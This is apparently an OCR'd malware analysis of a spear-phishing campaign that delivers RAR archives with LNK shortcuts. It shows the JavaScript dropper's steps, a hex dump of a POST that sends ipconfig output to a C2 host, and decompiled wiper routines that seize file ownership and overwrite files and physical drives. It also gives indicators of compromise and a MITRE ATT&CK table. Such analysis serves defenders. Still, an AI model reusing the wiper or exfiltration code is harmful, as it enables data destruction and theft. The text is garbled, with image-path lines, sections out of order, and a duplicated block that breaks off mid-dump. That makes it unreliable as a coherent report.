
- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.

File Read	process:	rundll32.exe	op:	OpenRead	status:	0x00000000
	path:	\??\PhysicalDrive0				
File Write	process:	rundll32.exe	op:	OpenModify	status:	0x00000000
	path:	\??\PhysicalDrive0				

```
00000000  50 4F 53 54 20 68 74 74 70 3A 2F 2F 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65 62 73 69 74 65 73 2E 6E 65 74 2F   POST http://goodhk.azurewebsites.net/
00000025  69 6E 74 65 72 2E 70 68 70 20 48 54 54 50 2F 31 2E 31 0D 0A 41 63 63 65 70 74 3A 20 2A 2F 2A 0D 0A 41 63 63 65   inter.php HTTP/1.1..Accept: */*..Acce
0000004A  70 74 2D 4C 61 6E 67 75 61 67 65 3A 20 65 6E 2D 75 73 0D 0A 43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 61 70 70   pt-Language: en-us..Content-Type: app
0000006F  6C 69 63 61 74 69 6F 6E 2F 78 2D 77 77 77 2D 66 6F 72 6D 2D 75 72 6C 65 6E 63 6F 64 65 64 0D 0A 55 41 2D 43 50   lication/x-www-form-urlencoded..UA-CP
00000094  55 3A 20 41 4D 44 36 34 0D 0A 41 63 63 65 70 74 2D 45 6E 63 6F 64 69 6E 67 3A 20 67 7A 69 70 2C 20 64 65 66 6C   U: AMD64..Accept-Encoding: gzip, defl
000000B9  61 74 65 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 4D 6F 7A 69 6C 6C 61 2F 34 2E 30 20 28 63 6F 6D 70 61 74 69   ate..User-Agent: Mozilla/4.0 (compati
000000DE  62 6C 65 3B 20 4D 53 49 45 20 37 2E 30 3B 20 57 69 6E 64 6F 77 73 20 4E 54 20 36 2E 31 3B 20 57 69 6E 36 34 3B   ble; MSIE 7.0; Windows NT 6.1; Win64;
00000103  20 78 36 34 3B 20 54 72 69 64 65 6E 74 2F 34 2E 30 3B 20 2E 4E 45 54 20 43 4C 52 20 32 2E 30 2E 35 30 37 32 37   x64; Trident/4.0; .NET CLR 2.0.50727
00000128  3B 20 53 4C 43 43 32 3B 20 2E 4E 45 54 20 43 4C 52 20 33 2E 35 2E 33 30 37 32 39 3B 20 2E 4E 45 54 20 43 4C 52   ; SLCC2; .NET CLR 3.5.30729; .NET CLR
0000014D  20 33 2E 30 2E 33 30 37 32 39 3B 20 4D 65 64 69 61 20 43 65 6E 74 65 72 20 50 43 20 36 2E 30 3B 20 2E 4E 45 54   3.0.30729; Media Center PC 6.0; .NET
00000172  34 2E 30 43 3B 20 2E 4E 45 54 34 2E 30 45 29 0D 0A 48 6F 73 74 3A 20 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65   4.0C; .NET4.0E)..Host: goodhk.azurewe
00000197  62 73 69 74 65 73 2E 6E 65 74 0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65 6E 67 74 68 3A 20 34 38 34 0D 0A 43 6F 6E 6E   bsites.net..Content-Length: 484..Conn
000001BC  65 63 74 69 6F 6E 3A 20 4B 65 65 70 2D 41 6C 69 76 65 0D 0A 50 72 61 67 6D 61 3A 20 6E 6F 2D 63 61 63 68 65 0D   ection: Keep-Alive..Pragma: no-cache.
000001E1  0A 0D 0A 26 74 65 73 74 3D 0D 0A 57 69 6E 64 6F 77 73 20 49 50 20 43 6F 6E 66 69 67 75 72 61 74 69 6F 6E 0D 0A   ...&test=..Windows IP Configuration..
00000206  0D 0A 0D 0A 45 74 68 65 72 6E 65 74 20 61 64 61 70 74 65 72 20 4C 6F 63 61 6C 20 41 72 65 61 20 43 6F 6E 6E   ....Ethernet adapter Local Area Conne
0000022B  63 74 69 6F 6E 3A 0D 0A 0D 0A 20 20 20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20   ction:....   Connection-specific DNS
00000250  53 75 66 66 69 78 20 20 2E 20 3A 20 68 6F 6D 65 0D 0A 20 20 20 4C 69 6E 6B 2D 6C 6F 63 61 6C 20 49 50 76 36 20   Suffix  . : home..   Link-local IPv6
00000275  41 64 64 72 65 73 73 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 66 65 38 30 3A 3A 35 64 38 3A 35 33 61 32 3A 65 37   Address . . . . . : fe80::5d8:53a2:e7
0000029A  32 62 3A 62 61 33 35 25 31 31 0D 0A 20 20 20 49 50 76 34 20 41 64 64 72 65 73 73 2E 20 2E 20 2E 20 2E 20 2E 20   2b:ba35%11..   IPv4 Address. . . .
000002BF  2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 31 30 2E 30 2E 32 2E 31 35 0D 0A 20 20 20 53 75 62 6E 65 74 20 4D 61   . . . . . : 10.0.2.15..   Subnet Ma
000002E4  73 6B 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 32 35 35 2E 32 35 35 2E 32 35   sk . . . . . : 255.255.25
00000309  35 2E 30 0D 0A 20 20 20 44 65 66 61 75 6C 74 20 47 61 74 65 77 61 79 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E   5.0..   Default Gateway . . . . . .
0000032E  20 2E 20 2E 20 3A 20 31 30 2E 30 2E 32 2E 32 0D 0A 0D 0A 54 75 6E 6E 65 6C 20 61 64 61 70 74 65 72 20 69 73 61   . . : 10.0.2.2....Tunnel adapter isa
00000353  74 61 70 2E 68 6F 6D 65 3A 0D 0A 0D 0A 20 20 20 4D 65 64 69 61 20 53 74 61 74 65 20 2E 20 2E 20 2E 20 2E 20 2E   tap.home:....   Media State . . . . .
00000378  20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 4D 65 64 69 61 20 64 69 73 63 6F 6E 6E 65 63 74 65 64 0D 0A 20 20   . . . . . : Media disconnected..
0000039D  20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20 53 75 66 66 69 78 20 20 2E 20 3A 20   Connection-specific DNS Suffix  . :
000003C2  68 6F 6D 65 0D 0A                                                                                              home..
```

svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5


C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.

```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```

```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.

File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0x00000000
	path:	\??\PhysicalDrive0				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0x00000000
	path:	\??\PhysicalDrive0				

```
00000000  50 4F 53 54 20 68 74 74 70 3A 2F 2F 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65 62 73 69 74 65 73 2E 6E 65 74 2F  POST http://goodhk.azurewebsites.net/
00000025  69 6E 74 65 72 2E 70 68 70 20 48 54 54 50 2F 31 2E 31 0D 0A 41 63 63 65 70 74 3A 20 2A 2F 2A 0D 0A 41 63 63 65  inter.php HTTP/1.1..Accept: */*..Acce
0000004A  70 74 2D 4C 61 6E 67 75 61 67 65 3A 20 65 6E 2D 75 73 0D 0A 43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 61 70 70  pt-Language: en-us..Content-Type: app
0000006F  6C 69 63 61 74 69 6F 6E 2F 78 2D 77 77 77 2D 66 6F 72 6D 2D 75 72 6C 65 6E 63 6F 64 65 64 0D 0A 55 41 2D 43 50  lication/x-www-form-urlencoded..UA-CP
00000094  55 3A 20 41 4D 44 36 34 0D 0A 41 63 63 65 70 74 2D 45 6E 63 6F 64 69 6E 67 3A 20 67 7A 69 70 2C 20 64 65 66 6C  U: AMD64..Accept-Encoding: gzip, defl
000000B9  61 74 65 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 4D 6F 7A 69 6C 6C 61 2F 34 2E 30 20 28 63 6F 6D 70 61 74 69  ate..User-Agent: Mozilla/4.0 (compati
